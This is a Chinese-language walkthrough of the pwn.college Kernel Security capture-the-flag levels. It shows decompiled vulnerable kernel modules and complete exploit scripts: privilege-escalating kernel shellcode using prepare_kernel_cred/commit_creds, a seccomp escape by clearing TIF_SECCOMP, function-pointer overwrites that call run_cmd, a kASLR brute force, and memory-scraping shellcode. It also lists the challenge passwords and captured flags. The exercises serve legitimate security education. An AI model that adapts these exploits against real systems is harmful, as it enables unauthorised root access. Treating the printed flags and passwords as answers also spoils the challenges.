PwnCollege KernelSecurity WP

前言

内核的难度比较大，需要一些先验知识。

环境上要先vm connect，走qemu的虚拟环境不然权限不够

SCP下载文件的快速脚本

代码块

```
#!/bin/bash
scp -i ~/pwncollege.ssh hacker@pwn.college:/challenge/babykernel_level$1
./
```

-- 交互 --

1 文件交互

拿到内核模块，IDA

```
int __cdecl init_module()
{
  __int64 v0; // rbp

  v0 = filp_open("/flag", 0LL, 0LL);
  memset(flag, 0, sizeof(flag));
  kernel_read(v0, flag, 128LL, v0 + 104);
  filp_close(v0, 0LL);
  proc_entry = (proc_dir_entry *)proc_create("pwncollege", 438LL, 0LL, &fops);
  printk(&unk_F91);
  printk(&word_D90);
  printk(&unk_F91);
  printk(&unk_DC0);
  printk(&unk_E28);
  printk(&unk_E88);
  printk(&unk_ED8);
  printk(&unk_F98);
  return 0;
}
```

一看printk，果断dmesg

```
[    2.851789] challenge: loading out-of-tree module taints kernel.
[    2.854786] ###
[    2.855246] ### Welcome to this kernel challenge!
[    2.856423] ###
[    2.856881] This challenge will misuse the kernel in a way that will teach you about basic kernel exploitation.
[    2.859472] This challenge exposes a simple character device interface through `/proc/pwncollege`.
[    2.861776] You can open, read, write, close this device as you would any other file.
[    2.863845] If you can figure out the password, the character device will allow you to read the flag.
[    2.866168] Good luck!
[    4.157351] random: crng init done
hacker@vm_kernel-security~level1-0:~$
```

注意到

```
1  ssize_t __fastcall device_write(file *file, const char *buffer, size_t length, loff_t *offset)
2  {
3    size_t v5; // rdx
4    char password[16]; // [rsp+0h] [rbp-28h] BYREF
5    unsigned __int64 v8; // [rsp+10h] [rbp-18h]
6
7    v8 = __readgsqword(0x28u);
8    printk(&unk_D10);
9    v5 = 16LL;
10   if ( length <= 0x10 )
11     v5 = length;
12   copy_from_user(password, buffer, v5);
13   device_state[0] = (strncmp(password, "lyyfrvygobfnvyml", 0x10uLL) == 0) + 1;
14   return length;
15 }
```

那就

```
hacker@vm_kernel-security~level1-0:~$ echo lyyfrvygobfnvyml > /proc/pwncollege
hacker@vm_kernel-security~level1-0:~$ cat /proc/pwncollege
pwn.college{QuC1L5swN5mVJauht3MEz_wY4tY.01MyQDLyIDOyYzW}
pwn.college{QuC1L5swN5mVJauht3MEz_wY4tY.01MyQDLyIDOyYzW}
```

2 printk交互

flag由 printk输出，dmesg查看即可

3 简单提权

```
1 void __cdecl win()
2 {
3   __int64 v0; // rax
4
5   printk(&unk_DF8);
6   v0 = prepare_kernel_cred(0LL);
7   commit_creds(v0);
8 }
```

```
hacker@vm_kernel-security~level3-0:~$ echo sfvzlmiqphywsyfk > /proc/pwncollege
hacker@vm_kernel-security~level3-0:~$ whoami
root
hacker@vm_kernel-security~level3-0:~$
hacker@vm_kernel-security~level3-0:~$
hacker@vm_kernel-security~level3-0:~$ cat /flag
pwn.college{IJbv4eOPNdYqmiZTZv4ftsv7AIG.01NyQDLyIDOyYzW}
```

4 ioctl 交互

```
1  __int64 __fastcall device_ioctl(file *file, unsigned int cmd, unsigned __int64 arg)
2  {
3    __int64 result; // rax
4    int v5; // r8d
5    char password[16]; // [rsp+0h] [rbp-28h] BYREF
6    unsigned __int64 v7; // [rsp+10h] [rbp-18h]
7
8    v7 = __readgsqword(0x28u);
9    printk(&unk_E78);
10   result = -1LL;
11   if ( cmd == 1337 )
12   {
13     copy_from_user(password, arg, 16LL);
14     v5 = strncmp(password, "jwerkvvpqgkxvazf", 0x10uLL);
15     result = 0LL;
16     if ( !v5 )
17     {
18       win();
19       return 0LL;
20     }
21   }
22   return result;
23 }
```

py一把梭

代码块

```python
import array, fcntl, struct, termios, os

fd = os.open("/proc/pwncollege",os.O_RDWR)
print("Opend file as #",fd)
os.system("whoami")
fcntl.ioctl(fd, 1337, b'jwerkvvpqgkxvazf')
os.system("whoami")
os.system("cat /flag")
```

-- 内核代码执行 --


5 内核 ACE

```
__int64 __fastcall device_ioctl(file *file, unsigned int cmd, unsigned __int64 arg)
{
  __int64 result; // rax

  printk(&unk_1118, file, cmd, arg);
  result = -1LL;
  if ( cmd == 1337 )
  {
    ((void (*)(void))arg)();
    return 0LL;
  }
  return result;
}
```

传参视为指针，传入win函数地址即可，又没有PIE，系统上只有一个模块，没有kASLR，看

https://github.com/lorenzo-stoakes/linux-mm-notes/blob/master/virt_layout.md



(图片是反的，越往下地址越大)

所以

代码块

```
#include <sys/ioctl.h>
#include <sys/types.h>
#include <sys/fcntl.h>

int main(){
    int fd = open("/proc/pwncollege",O_RDWR);
    if(fd < 0){
        perror("open");
    }
    system("id");
    ioctl(fd,1337,0xffffffffc0000000 + 0x10AD);
    system("id");
    system("bash -i");
    return 0;
}
```

```
uid=1000(hacker) gid=1000(hacker) groups=1000(hacker)
uid=0(root) gid=0(root) groups=0(root)
root@vm_kernel-security~level5-1:~#
```

6 Kernel shellcode

首先进practice mode

代码块

```
hacker@vm_practice~kernel-security~level6-0:~$ sudo cat /proc/kallsyms | grep
ffffffff81089310 T commit_creds

hacker@vm_practice~kernel-security~level6-0:~$ sudo cat /proc/kallsyms | grep
ffffffff81089660 T prepare_kernel_cred
```

没有kASLR，可以用了。

写一个辅助程序 ker.c

代码块

```c
#include <sys/ioctl.h>
#include <sys/types.h>
#include <sys/fcntl.h>

int main(int argc,char** argv){
    if(argc < 3){
        perror("ker <file> <cmd> [addr]"); exit(-1);
    }
    int fd = open(argv[1],O_RDWR);
    if(fd < 0){
        perror("open");
        exit(-1);
    }else{
        printf("Opened %s as #%i\n", argv[1], fd);
    }
    int c;
    if(sscanf(argv[2],"%u",&c)!= 1){
        perror("invalid cmd"); exit(-2);
    }
    if(argc >= 4){
        unsigned long l;
        if(sscanf(argv[3],"%llx",&l) != 1){
            perror("invalid addr"); exit(-3);}
        puts("ioctl!");
        ioctl(fd,c,l);
    }else{
```

```
27          char buf[4096];
28          int sz = read(0,buf,4096);
29          puts("write!");
30          write(fd,buf,sz);
31      }
32      system("bash -i");
33      return 0;
34  }
```

编译，然后 ker.py

代码块

```
1   import array, fcntl, struct, termios, os
2   from pwn import *
3
4   # ffffffff81089660 T prepare_kernel_cred
5   # ffffffff81089310 T commit_creds
6
7   sh = """
8   xor rdi,rdi
9   mov rax, 0xffffffff81089660
10  call rax
11
12  mov rdi, rax
13  mov rax, 0xffffffff81089310
14  jmp rax
15  """
16
17  context.arch="amd64"
18  shc = asm(sh)
19
20  p = process(["./ker","/proc/pwncollege","1337"])
21  p.send(shc)
22  p.interactive()
```

```
hacker@vm_kernel-security~level6-0:~$ python ./ker.py
[+] Starting local process './ker': pid 179
[*] Switching to interactive mode
Opened /proc/pwncollege as #3
write!
root@vm_kernel-security~level6-0:~# $ id
id
uid=0(root) gid=0(root) groups=0(root)
```

7 Kernel shellcode2

这次不给固定空间了，从bss间址访问vmalloc的空间,要先知道bss上shellcode指针的值

```
__int64 __fastcall device_ioctl(file *file, unsigned int cmd, unsigned __int64 arg)
{
  __int64 result; // rax
  size_t shellcode_length; // [rsp+0h] [rbp-28h] BYREF
  void (*shellcode_execute_addr[4])(void); // [rsp+8h] [rbp-20h] BYREF

  shellcode_execute_addr[1] = (void (*)(void))__readgsqword(0x28u);
  printk(&unk_320);
  result = -1LL;
  if ( cmd == 1337 )
  {
    copy_from_user(&shellcode_length, arg, 8LL);
    copy_from_user(shellcode_execute_addr, arg + 4104, 8LL);
    result = -2LL;
    if ( shellcode_length <= 0x1000 )
    {
      copy_from_user(shellcode, arg + 8, shellcode_length);
      shellcode_execute_addr[0]();
      return 0LL;
    }
  }
  return result;
}
```

修一下ker.c改ioctl交互，然后

```
hacker@vm_practice~kernel-security~level7-0:~$ sudo cat /sys/module/challenge/sections/.bss
0xffffffffc0002440
```

启动gdb, (`vm debug`)，然后vm connect,在适当时候打断，x一下：

```
(gdb) x/10lx 0xffffffffc0002440
0xffffffffc0002440:     0x7c5e40c0      0xffff8880      0x00085000      0xffffc900
0xffffffffc0002450:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffffffc0002460:     0x00000000      0x00000000
(gdb) c
Continuing.
```

然后就可以打了

代码块

```
import array, fcntl, struct, termios, os
from pwn import *

# ffffffff81089660 T prepare_kernel_cred
# ffffffff81089310 T commit_creds

sh = """
xor rdi,rdi
mov rax, 0xffffffff81089660
call rax
```

```
11
12  mov rdi, rax
13  mov rax, 0xffffffff81089310
14  jmp rax
15  """
16
17  context.arch="amd64"
18  shc = asm(sh)
19
20  payload = p64(len(shc))+shc.ljust(0x1000) + p64(0xffffc90000085000)
21
22  p = process(["./ker","/proc/pwncollege","1337"])
23  p.send(payload)
24  p.interactive()
25
```

8 Seccomp Escape

Userspace Shellcode + Kernel shellcode

只有特定程序有权限访问接口，有

```
29  for ( i = 0; i <= 511; ++i )
30  {
31    if ( i == 1 )
32    {
33      printf("Allowing syscall: %s (number %i).\n", "write", 1LL);
34    }
35    else if ( (unsigned int)seccomp_rule_add(v7, 0LL, (unsigned int)i, 0LL) )
36    {
37      __assert_fail("seccomp_rule_add(ctx, SCMP_ACT_KILL, i, 0) == 0", "<stdin>", 0x79u, "main");
38    }
39  }
40  puts("Executing shellcode!\n");
41  if ( (unsigned int)seccomp_load(v7) )
42    __assert_fail("seccomp_load(ctx) == 0", "<stdin>", 0x7Eu, "main");
43  MEMORY[0x31337000]();
44  puts("### Goodbye!");
45  return 0;
```

也就是userspace shellcode 只允许write

debug下，先找到device_write函数地址下断，然后随便写点什么触发，

先看下current_task的定义，找到thread_info->flags的偏移：

代码块

```
1  (gdb) ptype /o current_task
2  type = struct task_struct {
3  /*    0      |    16 */    struct thread_info {
```

```
/*    0      |     8 */        unsigned long flags;
/*    8      |     4 */        u32 status;
/* XXX  4-byte padding  */

                                /* total size (bytes):   16 */
                            } thread_info;
/*   16      |     8 */    volatile long state;

...

(gdb) x &current_task
0x15d00 <current_task>: Cannot access memory at address 0x15d00
```

显然第一项就是，偏移为0，current_task相对gs的偏移为0x15d00，然后是标志位的定义(注意内核版本和架构)：

https://elixir.bootlin.com/linux/v5.4/source/arch/x86/include/asm/thread_info.h#L115

代码块

```
#define TIF_SECCOMP             8       /* secure computing */
```

稍微搓一下汇编即可：

代码块

```
import array, fcntl, struct, termios, os
from pwn import *

# ffffffff81089660 T prepare_kernel_cred
# ffffffff81089310 T commit_creds

sh2 = """
mov rbx, qword ptr gs:0x15d00
and qword ptr [rbx], ~(1<< 8)
ret
"""

context.arch="amd64"

shc = asm(sh2)
# print(disasm(shc))
# payload = p64(len(shc))+shc.ljust(0x1000) + p64(0xffffc90000085000)

usrsh = shellcraft.write(3,shc,len(shc))
```

```python
usrsh += shellcraft.open("/flag",0)
usrsh += shellcraft.sendfile(1,4,0,0x1000)
print(usrsh)
ush = asm(usrsh)
# print(disasm(ush))

p = process(["/challenge/babykernel_level8.0"])
p.send(ush)
p.interactive()

```

9 run_cmd

```
ssize_t __fastcall device_write(file *file, const char *buffer, size_t length, loff_t *offset)
{
  __int64 v5; // rcx
  device_write::$E0E722039EE6959F0A964D09D15C93E1 *p_logger; // rdi
  __int64 v8; // rbp
  device_write::$E0E722039EE6959F0A964D09D15C93E1 logger; // [rsp+0h] [rbp-120h] BYREF
  unsigned __int64 v11; // [rsp+108h] [rbp-18h]

  v5 = 66LL;
  v11 = __readgsqword(0x28u);
  p_logger = &logger;
  while ( v5 )
  {
    *(_DWORD *)p_logger->buffer = 0;
    p_logger = (device_write::$E0E722039EE6959F0A964D09D15C93E1 *)((char *)p_logger + 4);
    --v5;
  }
  printk(&unk_AC0, file, buffer);
  logger.log_function = (int (*)(const char *, ...))&printk;
  if ( length > 0x108 )
  {
    _warn_printk("Buffer overflow detected (%d < %lu)!\n", 264LL, length);
    BUG();
  }
  v8 = copy_from_user(&logger, buffer, length);
  logger.log_function((const char *)&logger);
  return length - v8;
}
```

长度超出就会引发ud2指令然后backtrace，否则就执行log_function

看一下结构

```
00000000 device_write::$E0E722039EE6959F0A964D09D15C93E1 struc ; (sizeof=0x108, align=0x8, copyof_570)
00000000                                                ; XREF: device_write/r
00000000 buffer db 256 dup(?)
00000100 log_function dq ?                              ; XREF: device_write+4A/w
00000100                                                ; device_write:loc_A31/r ; offset
00000108 device_write::$E0E722039EE6959F0A964D09D15C93E1 ends
```

那只要自定义内容(shellcode)然后把指针覆写一下就可以了,利用run_cmd()函数

```
static int run_cmd(const char *cmd)
{
        char **argv;
        static char *envp[] = {
                "HOME=/",
                "PATH=/sbin:/bin:/usr/sbin:/usr/bin",
                NULL
        };
        int ret;
        argv = argv_split(GFP_KERNEL, cmd, NULL);
        if (argv) {
                ret = call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
                argv_free(argv);
        } else {
                ret = -ENOMEM;
        }

        return ret;
}
```

使用绝对路径比较好

代码块

```
1  import array, fcntl, struct, termios, os
2  from pwn import *
3
4  # ffffffff81089660 T prepare_kernel_cred
5  # ffffffff81089310 T commit_creds
6  # 0xffffffff81089b30 run_cmd
7
8  with open("/proc/pwncollege","wb") as f:
9      f.write(b'/run/workspace/bin/chmod 0777
   /flag'.ljust(0x100)+p64(0xffffffff81089b30))
```

10 kASLR

```
ssize_t __fastcall device_write(file *file, const char *buffer, size_t length, loff_t *offset)
{
  __int64 v4; // rcx
  device_write::$E0E722039EE6959F0A964D09D15C93E1 *p_logger; // rdi
  __int64 v7; // rbp
  device_write::$E0E722039EE6959F0A964D09D15C93E1 logger; // [rsp+0h] [rbp-120h] BYREF
  unsigned __int64 v10; // [rsp+108h] [rbp-18h]

  v4 = 66LL;
  v10 = __readgsqword(0x28u);
  p_logger = &logger;
  while ( v4 )
  {
    *(_DWORD *)p_logger->buffer = 0;
    p_logger = (device_write::$E0E722039EE6959F0A964D09D15C93E1 *)((char *)p_logger + 4);
    --v4;
  }
  printk(&unk_E80);
  logger.log_function = (int (*)(const char *, ...))&printk;
  if ( length > 0x108 )
  {
    _warn_printk("Buffer overflow detected (%d < %lu)!\n", 264LL, length);
    BUG();
  }
  v7 = copy_from_user(&logger, buffer, length);
  logger.log_function((const char *)&logger);
  return length - v7;
}
```

同样打 run_cmd，但是开了kASLR, 首先看下:

代码块

```
ffffffff986b69a9 T printk
ffffffff98689b30 t run_cmd
非kASLR
ffffffff81089b30 run_cmd
```

可以看出，内核以1M大页的方式映射内存，只有1M以上的部分会变

显然我们覆盖低三字节然后碰1/16的运气就好了

代码块

```
import os, sys
from pwn import *

# ffffffff81089660 T prepare_kernel_cred
# ffffffff81089310 T commit_creds
# 0xffffffff81089b30 run_cmd

args = sys.argv
off = int(args[1])
print(off)
with open("/proc/pwncollege","wb") as f:
```

```
12        f.write(b'/run/workspace/bin/chmod 0777
    /flag'.ljust(0x100)+p64(0x89b30 + (off << 20))[:3])
```

由于内核出锅会强制kill进程，所以在bash里面做循环

代码块

```
1   for i in {0..17}; do python ker.py $i; done
```

哪个没被kill就说明猜对了

11 Read child memory (/proc/{pid}/mem)

升级了一下，读一次然后立刻删掉flag.....不能打orw了

而且是在子进程读，父进程执行shellcode，无法直接write

思路：先提权到root，然后看子进程内存（这里测试了ptrace不成功，后来找到了/proc/{pid}/mem）

代码块

```
1   import os, sys
2   from pwn import *
3
4   # ffffffff81089660 T prepare_kernel_cred
5   # ffffffff81089310 T commit_creds
6   # 0xffffffff81089b30 run_cmd
7
8   sh = """
9   mov rdi, qword ptr gs:0x15d00
10  and qword ptr [rdi], ~(1<< 8)
11
12  xor rdi,rdi
13  mov rax, 0xffffffff81089660
14  call rax
15
16  mov rdi, rax
```

```
mov rax, 0xffffffff81089310
jmp rax
"""

sh2 = """
mov rdi, qword ptr gs:0x15d00
and qword ptr [rdi], ~(1<< 8)
"""

context.arch="amd64"

shc = asm(sh)
# print(disasm(shc))
# payload = p64(len(shc))+shc.ljust(0x1000) + p64(0xffffc90000085000)
p = process(['/challenge/babykernel_level11.1'])
usrsh = shellcraft.write(3,shc,len(shc))
usrsh += shellcraft.open("/proc/{}/mem".format(p.pid+1),0)
usrsh += shellcraft.push(0x404040)
usrsh += shellcraft.sendfile(1,4,'rsp',0x100)
print(usrsh)
ush = asm(usrsh)

# print(disasm(ush))
p.send(ush)
p.interactive()

```

12 Read Phys Memory

https://lkliki.github.io/2024/03/27/PwnCollege-SystemSecurity-Kernel/#level12-0-amp-level12-1

内核会有一点变动，替换下printk的地址就好

代码块

```
#!/usr/bin/env python3
from pwn import*
context.arch = 'amd64'

# 0xffffffff810b69a9 printk
ksc = asm("""
    mov rdi,0xffff888070000000
    mov rax,0xffffffff810b69a9
    lea rbx,[rip + label]
    mov rbx,[rbx]
```

```
    top_of_loop:
    cmp rbx,[rdi]
    je done
    inc rdi
    jmp top_of_loop
    done:
    push rax
    push rdi
    call rax
    pop rdi
    pop rax
    inc rdi
    jmp top_of_loop
    ret
    label:
    .string "pwn.college"
    """)

usc = asm("""
    mov rax,1
    mov rdi,3
    lea rsi,[rip + kernel_sc]
    mov rdx,0xffff
    syscall
    ret
    kernel_sc:
        nop
    """)
usc += ksc

with open('12.sc','wb') as f:
    f.write(usc)

'''
cat 12.sc | /challenge/babykernel_level12.0 || dmesg
'''
```

打不出来？多试几次，毕竟分配很随机

后记

有点难度的，需要耐心和运气